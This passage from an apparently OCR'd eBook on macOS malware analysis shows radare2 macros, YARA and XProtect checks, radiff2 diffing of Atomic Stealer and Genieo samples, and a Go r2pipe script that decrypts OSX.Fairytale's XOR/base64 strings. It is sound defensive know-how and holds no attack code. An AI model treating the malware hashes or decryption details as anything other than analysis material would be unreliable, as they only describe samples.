
Finding IP Address Patterns and Other Useful Artifacts

To find IP address patterns and other useful artifacts in a binary, you can create macros with search regexes.

Here's a few examples to get your started.

Find IP Address Patterns:

```
(ip; /e /\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}/)
```



A sample of Atomic Stealer quickly gives up its C2 with the help of the .(ip) macro

Find Interesting Strings

Search for places where an executable gathers user and local environment information.

```
(reg; /e /home/i; /e /getenv/i; /e /Users/)
```

You can automate different searches for XOR instructions with the following r2 macro:

```
(xor ;  f~xor | sort -k 2 -n; /e /xor byte/i; izz~+xor)
```

The LockBit for Mac **ransomware uses an XOR key of 0x39**

Testing a File Against Local YARA Rules

For the following two macros, you will need YARA installed locally on the host. This can be done with MacPorts, Homebrew or by installing from Github and following the instructions here.

With YARA installed, it is easy to call it from within r2 to see if a rule you've created for a sample will fire. This is a great way to develop and test rules on the fly as you triage new samples.

On my analysis machines, I have my rules stored in a subdirectory of `/usr/local/bin`, so my macro looks like this:

```
(yara; !yara -s /usr/local/bin/scan_machos/myyara.yara `o.`)
```

As `yara` is an external command, it is prefixed by an exclamation point `!` in r2. This is how to tell the r2 shell that we want to call an external command line utility, a very useful feature that allows you to bring in all the power of the command line utilities at your disposal directly into r2. The `-s` option allows us to see which strings hit (and how many times). See `man yara` for more options. The `` `o.` `` command at the end of the macro is an r2 command that returns the file name of the currently loaded binary.

A simple YARA rule to detect Geacon samples called from the r2 command line

Since Apple's own built-in malware blocking tool XProtect also uses YARA rules, you can create a macro to see whether Apple has a rule for your sample. To create an `.(xp)` macro to check files against Apple's XProtect database signatures file (remember: YARA must be installed first), use the following macro:

```
(xp; !yara -w /Library/Apple/System/Library/CoreServices/XProtect.bundle/
Contents/Resources/XProtect.yara `o.`)
```

Don't be surprised, however, if you don't get many matches: XProtect's YARA signature database is thin at best.

Print Your Customizations When radare2 Starts Up

By now, you might be starting to collect quite a list of macros and aliases. How to remember them all? There's a couple of built-in ways, and we'll also look at one last .radare2rc customization to help us out with this, too.

From within, r2 you can see all defined aliases and macros by typing `$*` and `(*`, respectively.

Printing out aliases and macros with their values

We can also have r2 print our entire config file when it starts up by adding a further customization. At the end of the `.radare2rc` file, try something like this:

```
echo ENV: ; !cat -v /Users//.radare2rc | sed -e '$ d'; echo;
```

The `sed` command after the pipe prevents the last line of the file from being printed – an optional customization you can ignore if you wish. You could also just add the `$*` and `(*` commands above to the config file instead, but I like to see the whole file as a reminder of the entire environment.

It can be helpful to automatically print the entire config file out as r2 starts up

These examples should be enough to get you started creating useful aliases and macros to help speed along your own analysis.

How to Diff Binaries and Binary Functions with radare2

Aliases and macros are useful shortcuts – the command line equivalent to GUI apps' hotkeys and key chords – but there are other, more powerful ways we can customize radare2 and drive it with custom functions and scripts.


As an example, let's add the following function to our shell config file (e.g., `~/.zshrc` or `~/.bashrc`):

```
rfunc() {
  radiff2 -AC -t 100 $1 $2 2> /dev/null | egrep --color "\bUNMATCH\b|$"
}
```

This leverages a radare2 tool called `radiff2`. This tool (among a bunch of others) is installed as part of the radare2 suite. With the function added to our shell config, we'll start a new Terminal session and call the function directly from the command line rather than from within r2.

```
$ rfunc file1 file2
```

The `rfunc()` function tells us which functions match, which do not, and which are new between any two given binaries. Here's part of the output from two very different variants of Atomic Stealer:



Two variants of Atomic Stealer. The sendlog function exfiltrates user data

To get a graphical output of how two functions differ, let's begin by using `radiff2` directly. This utility has many options and we'll only explore a few here, but it is well worth digging into deeper.


You can compare two functions or offset addresses in two binaries with the following syntax:

```
$ radiff2 -g offset1,offset2 file1 file2
```

Or, in case both binaries use the same function name, e.g., `sym._main.sendlog` in our example above, you can simply provide the function name instead of the addresses:

```
$ radiff2 -g <function_name> file1, file2
```

In this example, I'll compare the main function of two samples of Genieo adware.



Genieo samples of varying sizes

As shown in the image above, the files are quite different sizes.

```
$ radiff2 -g main
a1219451eacd57f5ca0165681262478d4b4f829a7f7732f75884d06c2287ef6a
80573de5d79f580c32b43c82b59fbf445b91d6e106b3a4f2f67f2a84f4944433
```

Partial output of radiff2's graphical diff engine

However, the output shows us that the main functions are structured identically and differ only in terms of offset addresses and certain hard coded values. This kind of information is extremely helpful for creating effective signatures for a malware family.


As `radiff2` outputs to the Terminal, display can sometimes be tricky. It's possible to leverage Graphviz and the `dot` and `xdot` utilities to produce more readable graphs. Though a deep dive into Graphviz takes us beyond the scope of this eBook, try installing `xdot` from `brew install xdot` and playing around with options such as these:

```
$ radiff2 -md -g <function_name> file1 file2 | xdot -
```

As `xdot` is Python based, I've found it can sometimes be temperamental when it comes to escaping strings passed from radiff2 and occasionally spits out "unknown op code" errors. When this happens, one of a few ways you can sidestep `xdot` and Python is as follows:

```
$ radiff2 -md -g <function_name> file1 file2 > main.dot
$ dot -Tpng main.dot -o main.png
$ open main.png
```

These can produce graphical diffs such as the following:



Of course, once you hit on one or more graph workflows that work for you, it's possible to then add these as functions to your shell config file for maximum convenience.

Here's an example:

```
rdiff () {
	if [ "$#" -eq 4 ]
	then
		radiff2 -A -md -g -t 100 $1,$2 $3 $4 2> /dev/null | tail -n
+28 | sed 's/fillcolor="lightgray"/fillcolor="lightblue"/g' | sed
's/fillcolor="yellow",color="black"/
fillcolor="#F4C2C2",color="lightgray"/g' | sed 's/"Courier"/"Poppins"/g' |
sed 's/color="black"/color="lightgray"/g' | xdot -
	elif [ "$#" -eq 3 ]
	then
		radiff2 -A -md -g -t 100 $1 $2 $3 2> /dev/null | tail -n +28
| sed 's/fillcolor="lightgray"/fillcolor="lightblue"/g' | sed
's/fillcolor="yellow",color="black"/
fillcolor="#F4C2C2",color="lightgray"/g' | sed 's/"Courier"/"Poppins"/g' |
sed 's/color="black"/color="lightgray"/g' | xdot -
	else
		echo "Wrong number of arguments supplied."
	fi
}
```

This function allows you to specify either three args (a function name, and two file paths) or four (two offsets, two file paths) – beware there's minimal error checking. Two other things of note: via the `-A` option, `radiff2` passes the files to r2 for analysis. This can improve `radiff2`'s diffing output. However, recall that our earlier customization has r2 print out our config file when it runs. We don't want this output passed to `xdot` (or `dot`) or it will cause errors. In my case, my `.radare2rc` file is 27 lines long, so I use `tail -n +28` to start printing from the 28th line. That number will need to be adjusted for the length of your own `.radare2rc` config file, and you'll need to remember to adjust the function if you later edit the config file such that it changes length either way. Secondly, note the series of `sed` commands. These are a quick and dirty way to alter the default colors of the output, so adjust or remove to your liking.

Summary

In this chapter we've seen how we can power up radare2 by means of aliases, macros and functions. We've learned how these shortcuts and automations can allow us to make r2 easier and more productive to use.

That's not all there is to powering up radare2, however, as we have yet to explore driving radare2 with scripts via r2pipe to do deeper analysis, decrypt strings and other advanced functions.

09

Automating String Decryption and Other Reverse Engineering Tasks in radare2 With r2pipe

In the last chapter, we looked at powering up radare2 with aliases and macros to make our work more productive, but sometimes we need the ability to automate more complex tasks, extend our analyses by bringing in other tools, or process files in batches.

Most reverse engineering platforms have some kind of scripting engine to help achieve this kind of heavy lifting and radare2 does, too. In this chapter, we'll learn how to drive radare2 with `r2pipe` and tackle three different challenges that are common to RE automation: decrypting strings, applying comments, and processing files in batches.

Scripting radare2 with C, Go, Swift, Perl, Python, Ruby...

No matter what language you're most comfortable working in, there's a good chance that r2pipe supports it. There are 22 supported languages, though they are not all supported equally.

	pipe	spawn	async	http	tcp	rap	json	plug	lib	buff
C	X	X	-	X	X	X	X	X	X	X
C++/Qt	X	X	-	-	-	-	X	-	X	-
C# / F#	X	X	X	X	-	-	-	-	X	-
D	X	-	-	-	-	-	X	-	-	-
Erlang	X	X	-	-	-	-	-	-	-	-
Go	X	X	-	-	-	-	X	-	-	-
Haskell	X	X	-	X	-	-	X	-	-	-
Java/Groovy	-	X	-	X	-	-	-	-	X	-
Lisp	-	X	-	-	-	-	X	-	-	-
NewLisp	X	X	-	X	-	-	X	-	X	-
Nim	-	-	-	X	-	-	X	-	X	-
NodeJS	X	X	X	X	X	-	X	X	-	X
Ocaml	-	X	-	-	-	-	X	-	-	-
Perl	X	X	-	X	X	-	X	-	-	-
PHP	-	X	-	-	-	-	-	-	-	-
Python	X	X	X	X	X	X	X	X	X	-
Ruby	X	X	-	-	-	-	X	-	-	-
Rust	X	X	-	X	X	-	X	-	-	-
Swift	X	X	X	X	-	-	X	-	X	-
Vala	X	X	X	-	-	-	-	-	-	-
V	X	X	-	-	-	-	-	X	-	-
Clojure	X	X	-	-	-	-	-	-	-	-

Programming languages supported by radare2's r2pipe

C, NodeJS, Python and Swift are the most well-supported languages, but I tend to use Go for speed and brevity, and it lets me hack scripts together rather haphazardly to achieve what I need. When scripting your own reversing sessions, there's little need to worry about the niceties of programming style or convention as we would do when shipping code for production or other purposes. Although performance can be improved by doing things in one language rather than another, that's something I rarely need to worry about in practice in my reversing work.

All that's a preamble to saying that you can – and probably should! – write better scripts than those I'll show here, but these examples will serve as a good introduction to how you can easily hack your way around problems thanks to r2's shell integration to get a working solution without worrying too much about "the right" or "the best" way to do it.

Automated String Decryption in OSX.Fairytale

We'll use a sample of OSX.Fairytale to illustrate automated string decryption.

md5 0194c31984d1501bf9835c0d4d48cbbf
sha1 26cb736b42b213101d49079b176b8f4f97d59ae2
sha256 a9a7a1c48cd1232249336749f4252c845ce68fd9e7da85b6da6ccbcdc21bcf66

Though I'll be using Go, you can easily apply the same techniques in whatever other language you prefer.

Like many simple malware families, Fairytale encrypts strings with a combination of base64 and a hard coded XOR key. In this case, the XOR key is 0x30.

OSX.Fairytale uses 0x30 as a hard coded key for XOR decryption

Once we have determined the XOR key, there's various simple ways to decrypt a given string or even the whole binary (e.g., cyberchef, or writing your own decryption function as we saw in Chapter 3), but our eventual aim is to add comments to the disassembly (as well as learn a few useful tricks), so we'll take a different approach.

Note that radare2 comes with a useful little tool called `rahash2`, which among other things, can decrypt strings. Here's an example you can run on the command line:


```
% rahash2 -D base64 -s 'H1JZXh9cUUVeU1hTRFw=' | rahash2 -D xor -S 0x30 -
/bin/launchctl%
```

As we discussed in the previous chapter, we could easily make this into a function in our `.zshrc` file. However, one drawback with that approach is r2 won't let us call such functions from the r2 prompt.

We can solve that by creating a standalone executable and saving it in our path, like so:

```
#!/bin/zsh
if [ "$#" -eq 2 ]; then
       echo $(rahash2 -D xor -S $1 -s $2)
elif [ "$#" -eq 3 ]; then
       echo $(rahash2 -D base64 -s $3 | rahash2 -D xor -S $2 -)
elif [ "$#" -eq 1 ]; then
       echo "
                # USAGE:
                     # rxorb
                     # rxorb 0x30 "\|YRBQBI"
                     # Use '-b' to base64 decode the string before the xor
                     #              rxorb              -b              0x30
FXAffFlSQlFCSR98UUVeU1hxV1VeREMfFXAeQFxZQ0Q=
             "
else
       echo "INPUT ERROR, type "rxorb help' for help."
fi
```

Saving this as `/usr/local/bin/rxorb` and giving it executable permissions (e.g., via `chmod +X`) will now make this available to us both on the command line and from within r2, once we open a new shell and new r2 session.



Calling rxorb from within r2 to decrypt individual strings

Great, we now have a general string decryption tool that we can feed a string, a key and cipher text and we are able to specify whether the cipher needs to be base64 decoded before being XOR'd with the given key. This alone will take care of a lot of use cases!

However, while this works well for manual decryption, it becomes tedious for anything more than a few strings. What would be much better is if we could simply type one command that would iterate over encrypted strings in the binary and either print out all the decrypted text or comment the code where the string is referenced. Ideally, our solution should give us the option to do both.

Let's see how we can implement that by leveraging radare2's scripting engine, `r2pipe` (*aka* `r2p`).

Building the Script

We'll call the Go program "decode.go", and the first part of it requires importing the r2pipe package from github.

```
package main
import (
  "fmt"
  "github.com/radareorg/r2pipe-go"
)

var r2p, _ = r2pipe.NewPipe("")    // Declare r2p as a global

func check(err error) {
     if err != nil {
       panic(err)
     }
}
```

After the imports, we declare a global variable r2p, which provides a pipe to the r2 instance when we call it from within an r2 session. This global will allow us to send and receive commands to the r2 session. We also implement a generic error function for use throughout the code.

Next, we'll implement a decrypt function. We could (and probably should) write a native version of this, but since we already have a decrypt function using rahash2 above, we'll reuse that. This will also allow us to see and solve some other common challenges we might face in other scenarios.

```
func decryptStrAtLoc(loc string, key string) {
     bytes := fmt.Sprintf("ps @ %s", loc)              // [1]
     str, err := r2p.Cmd(bytes)
     check(err)
     decodeCmd := fmt.Sprintf("!rxorb -b %s %s > /tmp/rxorb.txt", key, str)
// [2]
     r2p.Cmd(decodeCmd)
}
```

The decryptStrAtLoc() function does most of the work in our program. As parameters, it takes an address and the XOR key. We've chosen not to return the decrypted string to the caller but instead consume it within the function. We'll see why shortly.

For each command we want to pass to the r2 session, we first format the command as a string, then pass the command to r2p. Thus, [1] formats a command that returns the bytes at the current address as a string. At [2], we format a command that decodes the string by passing it to the rxorb utility we wrote earlier.

As r2pipe's Go implementation doesn't support easy capture of stderr and stdout, we write this to a temporary file, which we'll consume in the next part of the code. Had we chosen to implement the XOR decryption natively in our code, we could have avoided that, but seeing how to deal with stdout when using r2pipe and Go is a useful exercise for other scripts.

```
<pre>
func writeCommentAtLoc(loc string) {
       readCmd := fmt.Sprintf("CCu `!cat -v /tmp/rxorb.txt | sed 's/\\
(.*\\)/\"\\1\"/g'` @ %s", loc)
     r2p.Cmd(readCmd)
}
```

Our decoded string is now sitting in a file in `/tmp`. In the function above we do two things with one command: we read the string into a buffer and we write it out as a comment at the disassembly address in the file under analysis. The `sed` code is another work around for wrapping the string in quotes so that any special characters in the string do not get interpreted by the r2 shell when we pass it back.

```
func printCommentAtLoc(loc string) {
     pdCmd := fmt.Sprintf("pd 1 @ %s", loc)    // [3]
     pdStr, _ := r2p.Cmd(pdCmd)
     fmt.Println(pdStr)
}
```

We next implement a function that will print out the disassembly along with the commented string to the r2 prompt. At [3], the `pd 1` command tells r2 to print one line of disassembly from the given address.

Finally, we implement our `main()` function that will call all this code as well as handle cleaning up the temporary file now that we're done.

```
func main() {
     key := "0x30"
     addr, err := r2p.Cmd("s")                    // [4] 's' = return current
address
     check(err)
     decryptStrAtLoc(addr, key)
     writeCommentAtLoc(addr)
     printCommentAtLoc(addr)

     delCmd := fmt.Sprintf("!rm /tmp/rxorb.txt")  // clean up the temp file
     r2p.Cmd(delCmd)
     if err != nil {
        fmt.Println(err)
     }
     defer r2p.Close()
}
```


Note that at [4], due to the simplicity of the command, we just supplied the command directly to `r2p.Cmd` rather than format a separate string. The entire script can be found here.

Using the Script

To use the script, build the decode.go program and take a note of the output path. Open an r2 session with the target binary and at the prompt type:


```
#!pipe /usr/local/bin/godec/decode # change the path to suit
```

If you hit return now, you'll likely see an error and then some disassembly.




The script returns an error from sed

That's because we have executed the script while located at an address that does not contain any strings to consume. Let's find an encrypted string and try again. The r2 command `izz~==` will output any strings in the binary that contain "==" – a common padding for base64-encoded strings.



Executing izz~== at the r2 prompt


Let's seek to location **0x100016bdb** to test our decryption program.



We can see that our decoder has appended a comment containing the decrypted string, which looks like the beginning of a LaunchAgent or LaunchDaemon plist. Great! Let's try again, this time feeding it all the strings that contain "==" in one go. Try this:

```
#!pipe /usr/local/bin/godec/decode @@=`izz~==[2]`
```

Here's an example of the output:



At this point, since the `#!pipe` command is awkward to remember and type out every time, you might want to create an alias and/or macro for that.

```
$dec=#!pipe /usr/local/bin/godec/decode
(script x;  #!pipe $0)
```

The $dec alias allows us to call this particular script easily, while the script macro allows us to pass in any script path as an argument to the #!pipe command.

Note that we didn't decode all encrypted strings in the binary. We could iterate over all strings (including non-encrypted ones) with something like $dec @@=`izz~cstring`, but that will lead to errors. The right way to approach this would be to add code to our program that determines whether the string at the current address is a valid base64 encoded string or not. We'll leave that as an exercise for the reader.

Our script could also do with some other improvements: passing the key as an argument would make it more reusable, and of course, there are many points where we lazily use r2 to shell out rather than using Go's own os package, but for now, this simple script will handle the job it was intended for and is simple to repurpose or build on.

Running a Script Without an Interactive radare2 Prompt

Sometimes you just need to run a script and get the results without needing an interactive r2 prompt. You can tell r2 to execute a script on a binary, either before or after loading the binary, with the -i and -I flags, respectively. The -q option will tell r2 to quit after running the script.

```
